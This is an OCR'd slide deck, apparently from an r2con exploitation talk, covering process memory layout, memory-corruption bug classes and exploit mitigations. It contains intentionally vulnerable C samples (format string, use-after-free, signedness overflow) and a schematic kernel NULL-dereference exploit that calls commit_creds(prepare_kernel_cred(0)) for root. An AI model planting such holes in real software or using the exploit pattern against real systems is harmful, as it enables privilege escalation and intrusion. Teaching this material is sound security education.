


Process Memory Map

Which section is the “var” variable allocated at?

```
#include <stdio.h>

int main(int argc, char *argv[])
{
   static char var[4];
   printf(“Hello r2con\n");
   printf("Var at %p\n", var);
   return 0;
}
```

Process Memory Map




Process Memory Map

Which memory area is the “var” variable allocated at?

```
#include <stdio.h>

int main(int argc, char *argv[])
{
   char var[4];
   printf("Hello r2con\n");
   printf("Var at %p\n", var);
   return 0;
}
```

Process Memory Map




Process Memory Map

Which memort area does “local_pointer” points to?

```c
#include <stdio.h>


int main(int argc, char *argv[])
{
   char *local_pointer;

   local_pointer = malloc(10);

   printf("Var at %p\n", local_pointer);
   return 0;
}
```

Process Memory Map



Process Memory Map

Process Memory Map

.data: Global data initialized
.bss: Global data uninitialized
.rodata: Constants and defines
[stack]: Function local variables
[heap]: Dynamically allocated data

Process Memory Map

Why are you annoying us with this memory area nonsense?

Depending on the memory area:

- We will have different permissions
- Contiguous data will be different
- Different exploitation techniques apply


Common Vuln Types
CON

Common vulnerabilities

- **Overflow**
  - Stack overflow
  - Heap heap overflow
- **NULL pointer dereference**
- **Dynamic memory**
  - Use after free (UAF)
  - Double free
  - Allocator abuse
- **Number handling**
  - Signedness issues
  - Integer overflow
- **Format strings**
- **Uninitialized memory**
- **Race conditions**

Vulns: Overflow

When do they happen?

- When using dangerous functions such as: strcpy, sprintf, gets, strcat, etc…
- On write loops
- When copy size is improperly calculated by the programmer, signedness issues, etc…
- When using uninitialized variables.

Vulns: Overflow

How can we exploit them?

- By overwriting the return addr (stack)
- By abusing the allocator (heap)
- By overwriting function pointers
- By overwriting object pointers / vtables
- Using your brain and some imagination

Vulns: Allocator abuse

Different allocator implementations

User Space


- ptmalloc2 (glibc)
- TCmalloc
- ngx_palloc (nginx)
- jemalloc (firefox)
- Many more


Kernel Space

- SLAB
- SLUB
- SLOB

- Each implementation is abused differently
- Usually derive in a write what where
- Overwrite contiguous data instead of abusing the allocator control structures


Vulns: Allocator abuse





Vulns: NULL pointer deref

Very popular in kernel space back in the day



Not useful any more as addr 0x0 cannot be mapped due to *mmap_min_addr* protection

Vulns: NULL pointer deref

User space

1. Map memory addr 0x0 using mmap
2. Puts some data at 0x0 addr
3. Call to a ioct/sysctl which proces a null deref

Kernel space

4. A kernel structure points to null
5. When kernel accesses 0x0 its accessing user controlled memory
6. Kernel calls a function pointer from the structure
7. Now the user controls EIP on kernel space

Vulns: NULL pointer deref

```
long ioctl()
{
  struct bla demo = {
     int count = 23;
     struct us *oops = 0x0;
  };

  demo.oops->fpointer();
}
```

```
main () {
  void *zero;
  zero = mmap(0x0, 4096, …, MAP_FIXED …);

  struct us foo = {
     char bar[25] = “\x32\x32\x32…”
     int (*fpointer)(void) = pwn;
  };

  memcpy(zero, foo, sizeof(foo));
  ioctl(fd, req, evil);
}

/* This will be executed by kernel context */
int pwn() {
  commit_creds(prepare_kernel_cred(0));
}
```

0xFFFFFFFF 0xC0000000 0x00000000

Vulns: Use After Free

```c
int main(int argc, const char *argv[])
{
    char *pointer1, *pointer2 = NULL;

    pointer1 = (char *)malloc(16);
    strcpy(pointer1, "AAAAAAAA");

    printf("pointer1 at %p = %s\n", pointer1, pointer1);
    printf("pointer2 at %p\n", pointer2);

    free(pointer1);
    pointer2 = (char *)malloc(16);
    strcpy(pointer2, "BBBBBBBB");

    printf("pointer1 at %p = %s\n", pointer1, pointer1);
    printf("pointer2 at %p = %s\n", pointer2, pointer2);

    return 0;
}
```

Vulns: Use After Free

urxvt

```
(12:21:05) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/samples/vuln-types$ ./uaf
pointer1 at 0x1090010 = AAAAAAAA
pointer2 at (nil)
pointer1 at 0x1090010 = BBBBBBBB
pointer2 at 0x1090010 = BBBBBBBB
(12:21:06) [jaime@Bhola]
~/docs/presentaciones/r2con-slides/samples/vuln-types$
```

Vulns: Number Handling

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
  int i;
  char buf[80];

  i = atoi(argv[1]);

  if(i >= 80)
    return -1;

  printf("s = %d\n", i);

  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("%s\n", buf);

  return 0;
}
```

Vulns: Number Handling

```
exploit@securizame:~/practicas/new/integers$ ./signo 4 AAAAAAAAAAAAAAAAAAAAAA
s = 4
AAAA
exploit@securizame:~/practicas/new/integers$ ./signo 90 AAAAAAAAAAAAAAAAAAAAAA
exploit@securizame:~/practicas/new/integers$ calc 0x80000000
HEX: 0x80000000
DEC: 2147483648 -2147483648
BIN: 1000 0000 0000 0000 0000 0000 0000 0000
exploit@securizame:~/practicas/new/integers$ ./signo -2147483648 AAAAAAAAAAAAAAAAAAAAAA
s = -2147483648
Violación de segmento
exploit@securizame:~/practicas/new/integers$
```

By its own this kind of bugs are not a vulnerability, the problem comes when the invalid number is used for example as size on a copy/read operation.

Vulns: Uninitialized values

```c
#include <stdio.h>

int foo(int initialize, int val)
{
  int local;

  if (initialize)
    local = val;
  else
    printf("local foo is %d\n", local);
}

int bar(int initialize, int val)
{
  int local;

  if (initialize)
    local = val;
  else
    printf("local bar is %d\n", local);
}

int main()
{
  foo(1, 10); //set to 10
  foo(0, 0); //print it
  bar(1, 12); //set to 12
  foo(0, 0); //print foo again

  return 0;
}
```

```
exploit@securizame:/tmp$ ./test
local foo is 10
local foo is 12
exploit@securizame:/tmp$
exploit@securizame:/tmp$
```

Usually happens at heap or stack

The key to exploit them is to find a way to place your data on the u uninitialized memory area before it is used.

Vulns: Format Strings

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

void askname()
{
  char buffer[64];

  memset(buffer, 0x00, sizeof(buffer));

  printf("Welcome user!\n\nPlase type your name: ");
  fflush(stdout);

  read(0, buffer, sizeof(buffer));

  printf("Your name is ");
  printf(buffer);
  printf("\n");
}

int main(int argc, const char *argv[])
{
  askname();
  return 0;
}
```

Vulns: Format Strings

```
exploit@securizame:~/practicas/format-string$ ./fmt-string
Welcome user!

Plase type your name: %x %x % %x %x %x %x
Your name is bfa43e70 40 %x b7623740 25207825 20252078

exploit@securizame:~/practicas/format-string$
```

- Useful for info leaks
- Also useful to perform write-what-where attacks

Bonus: Info leaks

Ifoleaks increasingly important role on successful exploitation due to modern mitigations. Some common bugs which produce infoleaks are:

- Reading non NULL terminated strings (bad size on strncat, …)
- Format strings
- Reading from uninitialized memory
- Controlling the size of a read/write operation


Modern Exploit Mitigations
CON

Multiple types of mitigations

Kernel or hardware level

ASRL (Address space layout randomization)
Memory page permissions (rw), Bit NX (No eXecute bit)

Compiler

gcc -D_FORTIFY_SOURCE=2
gcc -fstack-protector (stack cookies)
gcc –pie -fPIE (Position independent executable)
gcc -lmcheck (Heap Consistency Checking)
gcc - z,relro,-z,now (RELRO)


Runtime

export MALLOC_CHECK_=2 (Heap Consistency Checking)


ASLR: Address Space Layout Ran...

In order to perform a successful exploitation knowledge of exact address locations uses to be a requirement.


This mitigation randomizes stack, heap and libraries location in the address space in order to difficult the exploitation.



